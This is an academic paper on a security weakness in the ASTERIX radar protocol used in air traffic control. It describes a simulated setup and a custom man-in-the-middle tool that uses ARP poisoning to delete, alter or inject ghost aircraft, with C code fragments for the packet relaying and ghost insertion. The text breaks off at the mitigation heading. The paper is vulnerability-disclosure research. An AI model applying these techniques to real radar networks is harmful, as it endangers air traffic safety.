Vulnerability of Radar Protocol and Proposed Mitigation

Eduardo Esteban Casanovas[1], Tomas Exequiel Buchaillot[2] and Facundo Baigorria[3]

[1]*Instituto Universitario Aeronáutico, Av. General Paz 142, 1° "B", CP:5000 Córdoba, Argentina. 54-351-95-426291*
[2]*Instituto Universitario Aeronáutico, Complejo Palmas del Claret, casa 165, CP:5000 Córdoba, Argentina. 54-351-6874923*
[3]*Instituto Universitario Aeronáutico, Perez del Viso 4428, CP:5009 Córdoba, Argentina. 54-351-6821829*
E-mail: ecasanovas@iua.edu.ar; {tombuchaillot89; facubaigorria89}@gmail.com

Received 8 March 2016;
Accepted 2 July 2016

Abstract

The radar system is extremely important. Each government must ensure the safety of passengers and the efficiency of the system. This is why it has to be considered by suitable and high-performance professionals. In this paper, we have focused on the analysis of a protocol used to carry the information of the different flight parameters of an aircraft from the radar sensor to the operation center. This protocol has not developed any security mechanism which, itself, constitutes a major vulnerability. Every country in the world is going down this road, relying just on the security provided by other layer connections that could mean a step forward but definitely still not enough. Here we describe different parts of the protocol and the mitigation politics suggested to improve the security level for such an important system.

Keywords: Air traffic control, Radar, Transport protocol, Vulnerability, Mitigation.

1 Introduction

ASTERIX is a standard protocol designed to exchange data between radar sensors and the control centers (ATC Systems) through means of a message structure. The protocol was designed by Eurocontrol and its acronym stands for "**A**ll Purpose **ST**ructured **E**urocontrol Su**R**veillance **I**nformation E**X**change".

ASTERIX has been developed bit by bit to provide and optimize surveillance information exchange inside and between countries (among other purposes) which makes the aerial traffic control centers (ATC) ASTERIX's main users.

Nowadays, almost every state of the ECAC (European Civil Aviation Conference) – are using it at their ATCs.

This protocol defines a standard information structure which is to be exchanged in a communication network, going from the codification of every single bit of data to the organization of the data in a data block.

The ASTERIX structure for the surveillance information exchange can be defined like this:

- Data Categories
- Data Item
- Data Block
- Field Specification (FSPEC)

1.1 New Technologies

In these days, several countries are trying out a new technology surveillance in commercial aviation, know as "ADS-B" (Automatic dependent surveillance-broadcast)

It is included in the US Next Generation Air Transportation System (NextGen) and the Single European Sky ATM Research (SESAR).

2 MITM Attack

Man in the middle is a type of attack in which the attacker has the ability to read, insert and modify the messages that are being sent between the two hosts without either of them knowing that the link has been violated. Once the data link has been compromised, the attacker has the capacity of sniffing and intercepting the messages that are exchanged between the victims.

Below are some of the most common techniques to commit an MITM attack.

- ARP Poisoning o ARP Spoofing.
- DNS Spoofing.
- Port Stealing.
- DHCP Spoofing.

In this case, we use the **ARP Poisoning** method. This technique is used in local networks aimed to acquire network traffic destined for another host. Using this method allows us to redirect the data intended for the original host to our own network card and by doing this we are able to block, modify or even add new data.

3 Simulation

In order to do the testing in a controlled environment, there have been conducted simulations of a communication between a plane and an airport's control turret. To recreate each of the elements, custom software was coded. This software was located in different virtual machines which, as a unit, simulate the airport communication infrastructure. The communication method we have chosen to use was UDP sockets.




Figure 1 Network simulation.

The simulations are described in the following items:

3.1 Airplane Transponder

It is responsible for generating and sending the flight data used by the radar tower.

3.2 FlightGear

It is a multiplatform open-sourced flight simulator.

3.3 Radar

It is the responsible of receiving the raw data from the planes, using it for the creation of ASTERIX packets and sending them through a UDP socket to the network. So as to do this, we created a software called AGIUA (Asterix Generator IUA), fully developed in C++.

3.4 AGIUA

It takes the raw data from a predefined port, analyzes and makes the calculations to transform the information from the plane, into "Data Items" of a category ASTERIX to be sent.


After the length of the resulting fields is defined, they can be inserted in the corresponding ASTERIX's headboard FSPEC in order to have the complete package that is going to be transmitted by another UPD socket to the next node.

Figure 2 shows a portion of the conversion code of AGIUA, this part of the code receives data of FlightGear and generate the Asterix packages. One of the main conversions is to transform the longitude and latitude data in Cartesian coordinates because in Asterix package there is no geographical coordinates field.

Figure 3 shows a screenshot of the program during the execution of the attack. Conversion of the received package.


Figure 3 information:

1. Message displayed when a packet is received from FlightGear.
2. Data from the received packet.
3. Radar location (in geographical coordinate).
4. Conversion data, geographical coordinates to Cartesian coordinates and polar coordinates.
5. Asterix package was sent to the operations center.



```
//AEROPUERTO CBA
double latRadar=-31.31259498;
double lonRadar=-64.20202727;
double radioTierra=6372.795477598;
printf("**RADAR DATA**\n");
printf("-Radar Latitude: %.8f \n", latRadar);
printf("-Radar Longitude: %.8f \n", lonRadar);
double distancia=radioTierra*acos(sin(latitud*PI/180)*sin(latRadar*PI/180)+
                                 cos(latitud*PI/180)*cos(latRadar*PI/180)*
                                 cos(longitud*PI/180-lonRadar*PI/180));
printf("Distance aircraft (nm): %f \n\n", distancia*0.539957);
//calculo del angulo
double deltaT= log (tan(latitud/2 + PI/4)/tan(latRadar/2+PI/4));
double deltaLon= abs (lonRadar-longitud);
double angulo= atan2(deltaLon,deltaT)*180/PI;
//Calculo de cartesianas
double anguloCartesianas=fmod((360-angulo+90),360);
valorX=cos(anguloCartesianas*PI/180)*distancia;
valorY=sin(anguloCartesianas*PI/180)*distancia;
if(fabs(longitud)>fabs(lonRadar))
    valorX=-1*valorX;
xInt= (int)(valorX*128);
yInt= (int)(valorY*128);
printf("**AIRCRAFT DATA CONVERSION TO ASTERIX**\n");
printf("Cartesian coordinates ASTERIX (x,y): (%04x,%04x) \n", xInt,yInt);
//coordenadas cartesianas
prueba48[51]=xInt>>8; prueba48[52]=xInt & 0xFF;
prueba48[53]=yInt>>8; prueba48[54]=yInt & 0xFF;
//coordenadas polares
int rho=(int)(distancia*256);
int theta=(int)(angulo/(360/pow(2,16)));
prueba48[12]=rho>>8; prueba48[13]=rho & 0xFF;
prueba48[14]=theta>>8; prueba48[15]=theta & 0xFF;
printf("Polar coordinates ASTERIX (rho,theta): (%04x,%04x) \n\n", rho,theta);
```

Figure 2 Data conversion code.


Terminal - tomuz@pcRadar:/home/tomuz/dev/clienteasterixgui
Archivo Editar Ver Terminal Ir Ayuda
1
2
3
4
5

```
------------------------------------------------------------

**AIRCRAFT RECEIVED PACKET**
-Packet length: 37
-Aircraft Longitude: 2,029360
-Aircraft Latitude: 41,325729
-Aircraft speed: 141,584915

**RADAR DATA**
-Radar Latitude: 41,29694400
-Radar Longitude: 2,07833300
Distance aircraft (nm): 2,805233

**AIRCRAFT DATA CONVERSION TO ASTERIX**
Cartesian coordinates ASTERIX (x,y): (022b,fffffe92)
Polar coordinates ASTERIX (rho,theta): (0531,57c1)

**Packet sent to the operations center**
------------------------------------------------------------
```

Figure 3 Conversion in the radar simulator machine (AGIUA).

3.5 Router

This router/firewall is responsible for redirecting the ASTERIX's packets to the operation center node, and drop another packet.

3.6 Operation Center

The operation center is the responsible of receiving the ASTERIX packets sent from the radar and at the same time, of decoding their data and distributing the packets to the different stakeholders. To achieve this, it puts all the data in a queue where it will consider whether the ASTERIX and FSPEC headboard matches the rest of the saved package. If it is positive, it will take FSPEC byte by byte and shall be taking elements from the queue (which would come to form the ASTERIX DATA ITEMS package) and analyzing information sent for. At the same time, in another thread, the program will correctly be formed by plotting the packages taking its Aircraft Address and coordinates. Figure 4, shows the diagram classes.

When the Operation Center Program receives an Asterix package, the first step is to determinate to which category belong, depending on that, use Category-1, categoria-34 or categoría-48 classes, to decode the rest of the package and get the data from the aircraft such as the identifier aircraft and Cartesian coordinates. Figure 5 shows part of the "categoria-48" class which decodes the received packet.

4 MITM Applied to ASTERIX

In this section, we will explain how we applied this type of attack to manipulate the ASTERIX protocol according to our aims.

Basically, all the packets that are going to travel on this network have the same structure: header – packet body. In the header, we can find a different type of elements such as the source IP, target IP, packet length, checksum, etc. The packet body contains ASTERIX blocks (each one with its specific category) and own registers of each block specifying the flight data.

Having understood these concepts, we can approach the custom software coded for this section: MITMAST (Man in The Middle ASTerix). The main objective of this software is to capture all the packets between two nodes (in our case, the ASTERIX packet generator and the operation center) and manipulate them. It is a simple software, developed in C, that launches an MITM attack using the ARP Poison technique between two hosts. To do this, the software uses osdep, a tunnel creation library




categoria1
+ cat1(&contadorBits:int, &colaBits:cola, (*recibirByte)():BYTE, &largo:int):void
- cat1_2 ((*recibirByte)():BYTE, &largo:int):void
categoria34
+ cat34(&contadorBits:int, &colaBits:cola, (*recibirByte)():BYTE, &largo:int):void
- cat34_6_0 ((*recibirByte)():BYTE, &largo:int):void
- cat34_6_3 ((*recibirByte)():BYTE, &largo:int):void
- cat34_6_4 ((*recibirByte)():BYTE, &largo:int):void
- cat34_6_5 ((*recibirByte)():BYTE, &largo:int):void
- cat34_7_0 ((*recibirByte)():BYTE, &largo:int):void
- cat34_7_3 ((*recibirByte)():BYTE, &largo:int):void
- cat34_7_4 ((*recibirByte)():BYTE, &largo:int):void
- cat34_7_5 ((*recibirByte)():BYTE, &largo:int):void
categoria48
+ yRadar:double;
+ xRadar:double;
+ identificador_avion:int;
- y:double;
- x:double;
+ cat48(&contadorBits:int, &colaBits:cola, (*recibirByte)():BYTE, &largo:int):void
- cat48_3 ((*recibirByte)():BYTE, &largo:int):void
- cat48_14 ((*recibirByte)():BYTE, &largo:int):void
- cat48_21 ((*recibirByte)():BYTE, &largo:int):void
cola
- primero:nodo
- ultimo:nodo
+ Anadir(v:bool):void
+ anadirByte(v:BYTE):void
+ leerByte ():BYTE
+ Leer():bool
+ isVacia():bool
nodo
- valor:bool
- valorByte:BYTE
- *siguiente:nodo
- *siguienteByte:nodo
+ nodo(v:bool, *sig:nodo)=NULL
+ nodo(v:BYTE, *sig:nodo)=NULL
<<struct>>
avion1
+ x_avion:double
+ y_avion:double
+ r_avion:
+ angulo_avion:double
+ cuadrante:bool
+ marcar:bool
+ crecer:bool
+ radio_avion:double
+ x_aux:double
+ y_aux:double
+ identificador_avion:int
+ avion:
Goocanvas::Ellipse
+ *sgt:avion1
+ *ant:avion1
servidor
+ socketS:SocketServidor
+ Socket_Servidor:int
+ Cliente:struct sockaddr_in
+ Longitud_Cliente:socklen_t
+ categoria:int
+ largo:int
+ fspec:int
+ bitsFSPEC[32]:bool
+ primerBitEn1:int
+ colaBits:cola
+ colaByte:cola;
+ contadorBits:int
+ numeroRegistro:int
+ c1:categoria1
+ c34:categoria34
+ c48:categoria48
+ server():int
+ recibirPaquete()void
+ recibirByte():BYTE
+ decodificarCategoria():void
+ decodificarRegistro(int):void
+ decodificarFSPEC():void
Graficador
# width, height, anguloFinal:int
# r, angulo, x, y, x_mov, y_mov, angulo_mov:double
# x_avion, y_avion, r_avion, angulo_avion:double
# cuadrante, marcar:bool
# radio_avion:double
# root_item:Goocanvas::Item
# lineH_item, lineV_item, barredor:Goocanvas::Polyline
# pts:Goocanvas::Points
# rect_item:Goocanvas::Rect
# elip_item1, elip_item2, elip_item3, elip_item4, avion:Goocanvas::Ellipse
# avion_usar:int
# *lista_aviones, *avion_nuevo, *avion_aux, *avion_aux_econtrado:avion1
# *avion_aux_cantidad, *avion_aux_barrer, *arreglo_aviones[20]:avion1
- crecer, noAgregar, noAgregarBarrer:bool
- *nuevo_avion: avion1
+ Graficador(width:int, height:int)
+ barrer(void):bool
+ pantalla(void):void
+ agregar_barredor(r:double, angulo:double, x1:double, y1:double):void
+ agregar_avion(x:double, y:double, identificador:int):void
+ marcar_avion():bool
+ mover_avion(xAsterix:double, yAsterix:double, identificador:int):bool
+ corroborar_avion_existente(identificador:int):bool
+ int cantidad_elementos_lista(void)
+ crear_aviones(void):void
- cuadrante_correcto(x1:double, y1:double, x2:double, y2:double):bool
Socket
+ Lee_Socket (fd:int, *Datos:char, Longitud:int):int
+ Escribe_Socket (fd:int, *Datos:char, Longitud:int):int
+ Lee_Socket_Udp (fd:int, *Remoto:struct sockaddr, *Longitud_Remoto:socklen_t, *Datos:char, Longitud_Datos:int):int
+ Escribe_Socket_Udp (fd:int, *Remoto:struct sockaddr, Longitud_Remoto:socklen_t, *Datos:char, Longitud_Datos:int):int
+ Dame_Direccion_Udp (*Host:char, *Servicio:char, *Servidor:struct sockaddr_in, *Longitud_Servidor:int):int
SocketServidor
+ Abre_Socket_Unix(*Servicio:char):int
+ Acepta_Conexion_Cliente (Descriptor:int):int
+ Abre_Socket_Inet (*Servicio:char):int
+ Abre_Socket_Udp (*Servicio:char):int
0..*
0..*
0..*
1
1
1
1
1..*
0..*
1
1
1

Figure 4 Operation center – UML diagram.



```
void categoria48::cat48(int &contadorBits, cola &colaBits, BYTE (*recibirByte)()
                        int &largo) {
    contadorBits=1;
    BYTE byte;
    int bits[8],aux,i,j;
    int type,value,mType,rep;
    int unByte1,unByte2,dosBytes1, dosBytes2, dosBytes3, dosBytes4,
    tresBytes1,tresBytes2;
    while(!colaBits.isVacia ()){//Ejecutamos hasta que no queden bits en la cola
        if(colaBits.Leer ()==1) //Entramos si el bit es un 1
            switch (contadorBits) {
                case 1:
                    //printf ("-Data Source Identifier: \n");
                    recibirByte ();
                    largo--;
                    recibirByte ();
                    largo--;
                    break;
                case 2:
                    //printf ("-Time of Day : ");
                    tresBytes1 =
                        recibirByte() <<16 | recibirByte()<<8 | recibirByte();
                    largo=largo-3;
                    break;

                case 3:
                    //printf ("-Target Report Descriptor: \n");
                    cat48_3(recibirByte, largo);
                    break;
                case 4:
                    //printf ("-Measured Position in Polar Coordinates: ");
```

Figure 5 Decoding code – category 48.

which is part of the air crack project. With this, we can create an interface (mitm0) in which the response packets will be written in order to be easier to sniff.

MITMAST will receive the following parameters:

mitmast -i interface **-t** ip1 ip2 **-o** option

- **-i**: It specifies the network interface to be used which will get in the promiscuous mode to sniff the network.
- **-t**: It specifies the victims' host IP network.
- **-o**: Using this option, we specify one of three options to determine the attack to make: BLOCK, MOD or ADD.
    - **BLOCK** – Delete an aircraft.
    - **MOD** – Modify the track of aircraft.
    - **ADD** – Insert a ghost aircraft.

Once all the parameters are determined, it will request some information depending on the options we specified before:


- **BLOCK**: It will request the Aircraft Address. This is an element contained in each CAT 48 ASTERIX packet and it identifies unequivocally the aircraft.

- **MOD**: It will request the Aircraft Address and the modification TYPE.
- **ADD**: It will request the Aircraft Address, CANT and DIST. The aircraft address is asked in order to identify the aircraft, the CANT option is requested to specify the number of ghost planes to be added and the DIST option is requested to specify the distance between the aircrafts.

Having finished this stage, the software will make an ARP Poison attack to the specified hosts, misdirecting the packets to the attacker host. If this attack is successful we should be able to see in our screen confirmation message and the software will begin to transform the packets.


Figure 6 shows a portion of the code that is responsible for receiving a packet for the correct interface, check the sniffed package have the direction of the victim host and then sets the structure of the IP header with data on the destination host.

Figure 7 shows the portion of the ADD command code. When you execute this command, the program will check if the direction of the airplane is correct and then iterate "n" times ("n" specified by the number of ghosts aircraft). During the first iteration, the packet is sent without any modification because



```
n=recvfrom(sock,buffer,0xFFFF,0,(struct sockaddr*)&laddr,&sl);

replay=0x0;
if (n>0) {

    if (n>sizeof(struct eth_header) && laddr.sll_ifindex==addr.sll_ifindex) {

        mitm_packets++;
        eth = (struct eth_header*)buffer;
        if (eth->proto == htons(ETH_P_IP)) {
            vid=mitm_is_victim(eth->source);
            if (vid && mitm_is_me(eth->target)) {
                iph=(struct iphdr *)(buffer+sizeof(struct eth_header));
                if (iph->daddr != *((int*)my_ip) && vid!=0x0) {
                    for (i=0x0; i<0x6; i++)
                        eth->source[i]=my_mac[i];
                    replay=0x1;
                    if (vid == 0x1) {
                        for (i=0x0; i<0x6; i++)
                            eth->target[i]=victimB.mac[i];
                    } else {

                        for (i=0x0; i<0x6; i++)
                            eth->target[i]=victimA.mac[i];
                    }
                }
            }
        }

    }
}
```

Figure 6 IP header modification.



```
case 2:     // case add
        if(isAircraft(&buffer,n)){
          mitm_packets_replayed++;
            int k;
            for( k=0;k<=ghostCant;k++){
                    if(k==0){
                          sendto(sock,buffer,n,0,(struct sockaddr*)&addr,sizeof(struct sockaddr_ll));
                    }else{
                            buffer[67] = buffer[67] +1; // Aircraft Address + 1 (para que sea un avion distinto)
                            modCartesianas(&buffer,2);
                            calculate_checksum(&buffer,n);
                            sendto(sock,buffer,n,0,(struct sockaddr*)&addr,sizeof(struct sockaddr_ll));
                    }
            }
        }else {
            sendto(sock,buffer,n,0,(struct sockaddr*)&addr,sizeof(struct sockaddr_ll));
        }
break;
```

Figure 7 Part of ADD code.

is the original aircraft, however in the another iteration number, you will modify the Aircraft direction (to be taken as another Aircraft). After this, we will modify its coordinates by “modCartesianas”, we add a small value to the latitude and longitude for each ghost plane. Finally, we will calculate the checksum of the UDP packet with the “calculate_checksum” function which performs the assembly of the new checksum of the package using the “udp_checksum” function that calculates the necessary values depending on whether the packet length is odd or even. Once this is done, simply we send the package.

5 Attack Execution

Figure 8 shows the execution of the attack in which you can see all the components involved.

1. Flight simulator – FlightGear interface.
2. Radar Simulator Program.
3. Operation Center – Operator console.
4. MITMAST Program – Responsible for carrying out the attack.


In the following images, we will demonstrate how the attack works.

6 Mitigation

